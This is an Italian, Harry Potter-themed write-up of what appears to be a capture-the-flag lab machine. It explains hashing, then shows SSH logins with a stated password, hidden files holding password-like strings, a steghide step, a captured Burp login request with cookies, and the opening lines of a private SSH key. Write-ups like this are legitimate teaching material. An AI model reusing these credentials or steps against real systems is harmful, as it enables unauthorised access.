
I codici hash sono stringhe generate attraverso un algoritmo matematico che converte i dati forniti (di qualsiasi lunghezza) in un output di lunghezza fissa. Essi sono molto utilizzati in ambito informatico poichè ci consentono di rappresentare i dati in modo sicuro.

I codici hash hanno caratteristiche molto importanti:

- Lunghezza fissa (a seconda della tipologia di hash)
- Unicità, poichè dati diversi producono hash diversi; vi è però qualche eccezione nel momento in cui si utilizzano algoritmi più deboli, che potrebbero portare al verificarsi di collisioni, ovvero due input che generano lo stesso hash (In linea teorica)
- Irreversibilità, poichè è impossibile risalire mediante l'hash al file originale
- Molto sensibili ai cambiamenti, questo perchè anche se si cambiasse una sola virgola, l'output dell'hash sarebbe completamente diverso

Trovano il loro uso maggiore quando si parla di sicurezza delle password, cryptovalute o integrità di dati.

E' inoltre bene precisare che esistono diverse tipologie di algoritmi di hashing. Alcuni esempi possono essere MD5 SHA-256 o come nella nostra avventura bcrypt

The background is a dark, atmospheric scene featuring a stone staircase leading down into a shadowed area. Several lit candles are scattered along the stairs and on ledges, their light casting long shadows and creating a moody, medieval-like atmosphere. A large, dark, textured object, possibly a book or a piece of furniture, is visible on the right side.

It's all dark down there

LUMOS!

Deep In

Nel momento in cui nostri eroi sono entrati in possesso dei corretti incantesimi è stato effettuato l'accesso alla camera dei segreti da parte di Milena, la qual all'interno di essa, ha ritrovato la sua .myLovePotion.swp rubatale in tempo immemore

The Room

```
(kali㉿kali)-[~]
└─$ ssh milena@192.168.178.31
milena@192.168.178.31's password:
Theta fa schifo

Last login: Thu Nov 21 11:45:00 2024 from 192.168.178.27
milena@blackbox:~$ cd ..
milena@blackbox:/home$ ls
anna luca marco milena shared
milena@blackbox:/home$ cd shared/
milena@blackbox:/home/shared$ ls -a
. .. .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$ █
```

ai(q4P7>(Fw9S3P ??
9iT(0F98!7^-I&h ????
è forse serpentese??
forse Luca saprà farne
buon uso



Luca inizia a sibilare... riesce a riconoscere le parole... Tutto tace.
Senza proferir parola di dirige all'interno della camera.

Al suo ritorno ha con se una vecchia fotografia. Cosa potrà mai nascondere? Sembra reagire con la bacchetta di Luca, ma come è possibile?

```
(kali㉿kali)-[~]
└─$ ssh luca@192.168.178.31
luca@192.168.178.31's password:
Theta fa schifo


Last login: Thu Nov 21 11:21:30 2024
luca@blackbox:~$ cd ..
luca@blackbox:/home$ ls
anna luca marco milena shared
luca@blackbox:/home$ cd
luca@blackbox:~$ ls -a
. .. .bash_history .bash_logout .bashrc .cache .lessht .local .profile .ssh file.jpg flag.txt
luca@blackbox:~$ █
```



Milena reagisce in modo tempestivo la afferra e casta burpsuite.

Tramite esso riesce a scoprire che all'interno della pergamena vi era celato un altro segreto...

Steghide lo ha rivelato e...



Request

Pretty Raw Hex

```
4 Cache-Control: max-age=0
5 Accept-Language: en-US, en; q=0.9
6 Origin: http://192.168.178.31
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
11 Referer: http://192.168.178.31/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wand=c2MqVDFsOVN5ezVi; PHPSESSID=m3nknos4cfs9ag3170o2c7ntbe
14 Connection: keep-alive
15
16 username=luca&password=a
```



La chaise


~/id_rsa [Read Only] - Mousepad

File Edit Search View Document Help

```

1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktbjEAAAAABG5vbmcUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
3 NhAAAAAAwEAAQAAAYEaqdc5eyNiG7l08UXIRlxVfrM8onZ+kKGgorLfyEYjNJJl644QKef3
4 8Vg2uSXzdpkj9tWSWAz7M066i4w1ahy7anhIWZoVV7UG/FvsbR1Kr/UbR7odwoBW6N2PXA
5 zrjFguTHvqo30p4K18TnzPPhP0h3/JW5FRARPG6v6H57GdjtgduODafXqrAxRI6D8Au85
6 uESVOA9eCab0vqDvbY09LVuoaLRgN66W+PEib8eCpN5u0Rx0Rm0D4geG7KaowJ1AcrN6cm
